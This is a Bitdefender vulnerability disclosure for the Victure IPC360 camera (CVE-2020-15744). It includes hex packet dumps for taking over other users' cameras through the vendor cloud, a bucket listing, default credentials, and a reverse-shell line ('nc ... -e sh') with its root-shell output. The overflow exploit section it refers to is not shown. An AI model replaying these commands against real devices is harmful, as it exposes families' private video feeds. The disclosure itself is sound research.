

Bitdefender®

Security

# Cracking the Victoire IPC360 Monitor

**REMOTE CONTROL AND CLOUD MISCONFIGURATION  
COMBINED**

**CVE-2020-15744**

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<https://t.me/learnignets>

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# Foreword

Baby monitors have become essential tools for keeping an eye on kids and nannies when away. Most cameras on the market are packed with features, ranging from real-time or motion-detection recording to two-way communication and anything in between.

As households get increasingly interconnected and crammed with video and audio sensors, privacy becomes more important than ever. At Bitdefender, we care deeply about security and have been working with IoT devices manufacturers to identify vulnerabilities in the world's best-selling connected devices.

While looking into the Victure IPC360 Camera, we have identified several vulnerabilities that let an outside attacker access the camera feed or disable encryption of streams stored on the cloud.

Additionally, an attacker sharing a network with the camera can enable the RTSP and ONVIF protocols or exploit a stack-based buffer overflow to completely hijack the device.

## Vulnerabilities at a glance

- AWS bucket missing access control
- Camera information disclosure
- Remote control of cameras
- Local stack-based buffer overflow leading to remote code execution
- Hardcoded RTSP credentials

## Disclosure Timeline

- Nov 03, 2020: Bitdefender makes first contact attempt with vendor through the website contact form and asks for PGP key
- Nov 20, 2020: Bitdefender makes another contact attempt with vendor via email and asks for PGP key Nov 20, 2020. We receive a generic email from a customer support person
- Nov 20, 2020: Bitdefender asks to be forwarded to security department
- Dec 02, 2020: Bitdefender receives generic support email asking for order number
- Dec 03, 2020: Bitdefender attempts one more time to submit vulnerability details
- Aug 5, 2021: Given that we received no answer from the vendor, Bitdefender proceeds with vulnerability disclosure

# Vulnerability Walkthrough

The cameras offer the option to store videos in the cloud either continuously or when movement is detected. To upload a recording, the camera is given a set of AWS credentials. We have discovered that these credentials can be used to not only access the camera's own directory, but any directory or file stored in the bucket [1]. Although most of the files are encrypted, the directory names contain the ID of the user who owns the camera. This ID can be used to disclose other information about the owned devices and deactivate the encryption, as illustrated further.

An authenticated account can ask the server for information about the cameras owned by any user [2.2]. The request requires only the ID of the targeted user, information that can be obtained from the AWS bucket directories. The server will respond with the IDs of the owned cameras, their MAC addresses, serial numbers, names and ONVIF/RTSP password. The camera IDs can later be used to issue remote commands through the IPC360 cloud service.

To remotely control a device, the commands are sent through the IPC 360 cloud service using a binary protocol [2]. An authenticated account uses the camera ID to send commands to a specific camera [3]. For some commands, the server does not check if the camera is owned by the user who issued those commands. This lets an attacker act as the owner of any device and send commands that could deactivate the stream encryption [3.1], or even obtain the live video feed [3.2]. If the stream encryption is deactivated, the attacker can access the feed either through the cloud service or through the AWS bucket, as the recordings will be uploaded unencrypted.

On the local network, the device has two services, RTSP and ONVIF, which are disabled by default but can be enabled without authentication. After enabling them, the ONVIF service will be accessible. This service has a pre-authentication stack-based overflow vulnerability [4] that an attacker can exploit to obtain code execution.

When activated, the ONVIF and RTSP services require authentication. The default credentials are **admin:123456**, but those can be changed in the smartphone application. There is also a guest account with the same default password that can access the RTSP livestream. The password for the guest user cannot be changed from the application.

# [1] AWS bucket missing access control


```

root@kali:~# aws s3 ls s3://puwell-ca-bucket07/
PRE 1 0_40 22/
PRE 1 0_40 6A/
PRE 1 0_40 6F/
PRE 1 4_40 6A/
PRE 1 3_40 1B/
PRE 1 3_40 C9/
PRE 1 6_40 6D/
PRE 1 7_40 83/
PRE 1 6_40 11/
PRE 1 2_40 3E/
PRE 1 1_40 A3/
PRE 1 6_40 D0/

```

# [2] Binary protocol message format

Most commands follow a similar format described below:



- 0xCCDDEEFF – message header (hardcoded)
- 0x01000000 – command value (little endian)
- 0xE3126900 – command header (hardcoded)
- 0x1C000000 – message size (little endian)

The command payload follows the first 16 bytes. The payload varies with the command but it usually contains the user ID and the camera ID. Here, the payload starts with 4 null bytes followed by the user ID and camera ID.

## [2.1] Account login

To send commands through the cloud, a prior communication channel must be established. To set up the channel, a session token is required. The token is obtained by supplying the account credentials in the following exchange:

- First, the email address of the account is sent through the 0x272e command

```

cc dd ee ff 2e 27 00 00 e3 12 69 00 56 00 00 00 .....'. ..i.V...
00 00 00 00 70 61 72 61 72 61 64 75 6c 65 40 67 ....para radule@g
6d 61 69 6c 2e 63 6f 6d 00 00 00 00 00 00 00 00 mail.com .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 01 00 .....

```



### [2.2] Get device information command

To obtain information about the devices owned by another user, the attacker needs a valid session token and the ID of the targeted user. The server IP used is 52.8.101.180 on target port 19000 TCP.

```

cc dd ee ff 24 27 00 00 e3 12 69 00 a8 00 00 00 ....$'.. ..i.....
00 00 00 00 83 96 79 02 01 00 00 00 00 00 00 00 .....y. ....
00 00 32 00 02 00 00 00 5a 41 41 77 41 42 2b 56 ..2..... ZAAwAB+V
79 6e 58 71 58 6d 5a 63 54 49 42 2f 67 38 35 48 ynXqXmZc TIB/g85H
45 45 64 78 2b 63 72 32 55 57 78 47 71 38 30 78 EEdx+cr2 UWxGq80x
56 6b 68 66 39 7a 56 34 2f 4f 75 50 61 39 79 56 Vkhf9zV4 /OuPa9yV
79 76 37 76 35 32 56 34 37 41 36 4b 31 51 3d 3d yv7v52V4 7A6K1Q==
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

- 0x24270000 – command value (little endian)
- 0x83967902 – ID of the victim (little endian)

The server will respond with information about the owned cameras:

```

cc dd ee ff 24 27 00 00 e5 12 69 00 10 01 00 00 ....$'.. ..i.....
00 00 00 00 01 00 00 00 00 00 01 00 02 00 00 00 .....
cc c7 cd 3b 34 30 36 41 38 45 36 38 39 45 44 33 ...;406A 8E689ED3
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 30 31 31 31 31 50 57 32 41 32 45 31 ...0111 1PW2A2E1
32 45 2d 47 00 00 00 00 00 00 00 00 00 00 00 2E-G....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 4b 69 74 63 68 65 6e 00 00 00 00 00 ...Kitc hen....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 31 32 33 34 35 36 00 00 00 00 00 00 ...1234 56.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 36 43 46 2c 63 61 00 00 00 00 00 00 ...6CF, ca.....

```

- 0xCCC7CD3B – camera ID
- 406A8E689ED3 – camera MAC address
- 01111PW2A2E12E-G – camera serial number
- Kitchen – camera name
- 123456 – camera RTSP/ONVIF password

## [3] Remote control of cameras

### [3.1] Deactivating encryption

To send remote commands, first a communication channel is established using a valid session token and the corresponding user ID. The server IP used is 54.251.154.127 on target port 19001 TCP.

```
cc dd ee ff e8 4e 00 00 e3 12 69 00 a8 00 00 00 .....N.. ..i.....
00 00 00 00 01 00 01 00 8f d9 52 01 8f d9 52 01 ..... ..R...R.
00 00 00 00 36 f1 9a 7f 5a 41 41 77 41 4f 63 79 ....6... ZAAwA0cy
6c 77 33 4f 71 47 79 65 6b 71 79 6b 4b 77 53 31 lw30qGye kqykKwS1
4b 5a 6f 34 36 68 63 4d 36 74 55 61 73 48 76 69 KZo46hcM 6tUasHvi
67 34 4a 6a 6e 34 57 79 68 2b 2b 4b 59 54 79 73 g4Jjn4Wy h++KYTys
33 38 2f 4b 7a 64 31 6a 45 37 30 33 45 41 3d 3d 38/Kzd1j E703EA==
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

- 0xE84E0000 – command value (little endian)
- 0x08FD95201 – user ID (little endian)

If the values are correct, the server will respond with a “client sign in success” message. A keep-alive message can be sent to check if the channel works:

```
cc dd ee ff 01 00 00 00 e3 12 69 00 1c 00 00 00 ..... ..i.....
00 00 00 00 8f d9 52 01 cc c7 cd 3b .....R. ...;
```

If the server responds, the **CnetClientControl** commands can be enabled. This class of commands allows us to start the ONVIF service, which also disables streaming encryption:

```
000000C4 cc dd ee ff 80 4f 00 00 e3 12 69 00 20 00 00 00 .....0.. ..i. ...
000000D4 00 00 00 00 cc c7 cd 3b 8f d9 52 01 7d 00 00 00 .....; ..R.}...
```

- 0x804F0000 – command value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)

The **CnetClientControl** commands all have the same command value (0x4FB0), but they can also contain subcommands. A subcommand follows a similar format, consisting of a subcommand value, the camera and users IDs, and the payload.

The command to enable the ONVIF service:

```
cc dd ee ff b0 4f 00 00 e3 12 69 00 14 01 00 00 .....0.. ..i.....
00 00 00 00 cc c7 cd 3b 8f d9 52 01 14 00 00 00 .....; ..R.....
0b 77 01 00 cc c7 cd 3b 8f d9 52 01 01 00 00 00 ..w.....; ..R.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
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00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 01 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

- 0xB04F0000 – command value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)
- 0x0B770100 – subcommand value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)
- 0x01000000 – enable ONVIF (little endian / 0x0 to disable)

This will enable the ONVIF service and will disable the encryption.

### [3.2] Request live feed

With the encryption disabled, the stream can now be received by setting up a UDP communication channel by using the 0x4EEB command:

```
cc dd ee ff eb 4e 00 00 e3 12 69 00 3c 00 00 00 .....N.. ..i.<...
00 00 00 00 53 55 01 00 cc c7 cd 3b 29 00 00 00 .....SU.. ...;)...
8f d9 52 01 00 00 00 00 0f a0 00 00 35 09 66 b5 ..R..... ....5.f.
0f a0 00 00 35 0a c9 81 00 00 00 00 .....5....
```

- 0xEB4E0000 – command value (little endian)
- 0xCCC7CD3B – camera ID (little endian)
- 0x8FD95201 – user ID (little endian)
- 0x00000000 – client’s public IP (not verified by the server)
- 0x0FA00000 / 0x350966B5 – local port/IP address (little endian / not verified by the server); the port will be used by the server to send messages back to the client
- 0x0FA00000 / 0x350AC981 – port/IP address of the server that has a connection with the client (not verified by the server)

The response will contain the IP address and the port of the server through which a stream can be set up:

```
cc dd ee ff ec 4e 00 00 01 00 00 00 3c 00 00 00 .....N.. <...
00 00 00 00 00 00 03 00 cc c7 cd 3b 29 00 00 00 ..... ;)...
8f d9 52 01 93 87 26 a0 4b cd 00 00 93 87 26 a0 ..R...&. K....&.
4b cd 00 00 36 f1 9a 7f 00 00 00 00 K...6... ..
```

- 0x938726A0 – server IP address
- 0x4BCD0000 – UDP port

To receive the live feed, the 0x9C43 command must be sent to the server located at IP/port received earlier (147.135.38.160:19405 in this case) with the source port that was mentioned in the request (4000 in this case):

```
cc dd ee ff 42 9c 00 00 e3 12 69 00 20 00 00 00 ....B... .i. ...
00 00 00 00 cc c7 cd 3b 8f d9 52 01 29 00 00 00 .....; ..R.)...
```

The server will acknowledge the message and start sending messages that contain the video stream at 0x30 offset. The payload can be extracted and written to a file that can afterwards be converted to MP4 using **ffmpeg**.

Video stream message:

```
cc dd ee ff 45 9c 00 00 6d 00 30 6d 00 04 00 00 .....E... m.0m....
1b 5b 31 3b cc c7 cd 3b 29 00 00 00 00 00 01 00 .[1;...; ).....
00 00 00 00 00 00 00 00 00 00 08 00 d0 03 00 00 .....
00 00 00 01 06 f0 40 50 33 00 00 00 00 00 00 00 .....@P 3.....
00 00 00 01 00 10 00 e1 2b f3 52 1f e3 03 00 00 ..... +.R.....
00 00 00 00 00 00 00 64 00 26 78 50 94 57 00 2d .....d .&xP.W.-
00 0a 0a 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 80 00 00 00 01 67 64 00 28 ..... ..gd.(
ac 3b 50 3c 01 13 f2 c2 00 00 03 00 02 00 00 03 .;P<....
00 29 08 00 00 00 01 68 ee 3c e1 00 42 42 00 84 .).....h .<..BB..
84 04 4c 52 1b 93 c5 7c 9f 93 f9 3f 27 c9 e6 e4 ..LR...| ...?'...
c9 24 2c 22 42 90 9c 9e 4f af c9 fd 7e 4f af 27 .$, "B... 0...~0.'
26 a4 c0 00 00 00 01 65 b8 00 82 ff fe d4 a7 99 &.....e .....
63 dd 2e fa be d1 f1 f2 bb b2 a8 55 09 45 a0 b9 c..... ..U.E..
a0 9a de 6c 79 0a 4c 1a 85 09 19 c4 90 cd 85 ba ...ly.L. ....
f4 24 ec a8 ef 3d 11 c3 a6 27 b6 e1 c7 1c b1 e7 .$....=. .'.
60 63 86 cf b0 8b b1 93 9c 69 64 b7 d2 a7 b7 e5 `c..... .id.....
d4 41 ad de 39 6d 2f 40 86 8a 68 5f b6 c3 75 68 .A..9m/@ ..h_.uh
```



Result:

```
Listening on 0.0.0.0 4445
Connection received on 10.0.0.54 56918
ps
  PID  USER      VSZ  STAT  COMMAND
    1  root      1824  S     {linuxrc} init
    2  root         0  SW    [kthreadd]
    3  root         0  SW    [ksoftirqd/0]
    4  root         0  SW    [kworker/0:0]
    5  root         0  SW<   [kworker/0:0H]
    6  root         0  SW    [kworker/u2:0]
    7  root         0  SW    [rcu_preempt]
    8  root         0  SW    [rcu_bh]
    9  root         0  SW    [rcu_sched]
   10  root         0  SW    [watchdog/0]
   11  root         0  SW<   [khelper]
   12  root         0  SW<   [writeback]
   13  root         0  SW<   [bioset]
   14  root         0  SW<   [kblockd]
   15  root         0  SW    [khubd]
   16  root         0  RW    [kworker/0:1]
   17  root         0  SW<   [cfg80211]
   18  root         0  SW<   [rpciod]
   19  root         0  RW    [kswapd0]
   20  root         0  SW    [fsnotify_mark]
   21  root         0  SW<   [nfsiod]
   22  root         0  SW<   [crypto]
   36  root         0  SW    [kworker/0:2]
   37  root         0  SW    [kworker/u2:1]
   38  root         0  SW<   [deferwq]
   39  root         0  RW<   [kworker/0:1H]
   53  root      1812  S     telnetd
   56  root         0  SWN   [jffs2_gcd_mtd5]
   93  root         0  SW    [irq/37-isp-m0]
   95  root         0  SW    [irq/38-isp-w02]
  108  root         0  SW    [RTW_CMD_THREAD]
  115  root      1792  S     wpa_supplicant -B -Dwext -iwlan0 -c/user/etc/wifi/wp
  125  root      472m  S     Alloca
  160  root         0  DW    [isp_fw_process]
  286  root      1816  S     /bin/sh -c nc 10.0.0.1 4445 -e sh;aa4
```

The exploits were tested on:

- PC420 with firmware version: General\_PC420(P)\_V3.17.82



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### TECHNOLOGY ALLIANCES



# Bitdefender

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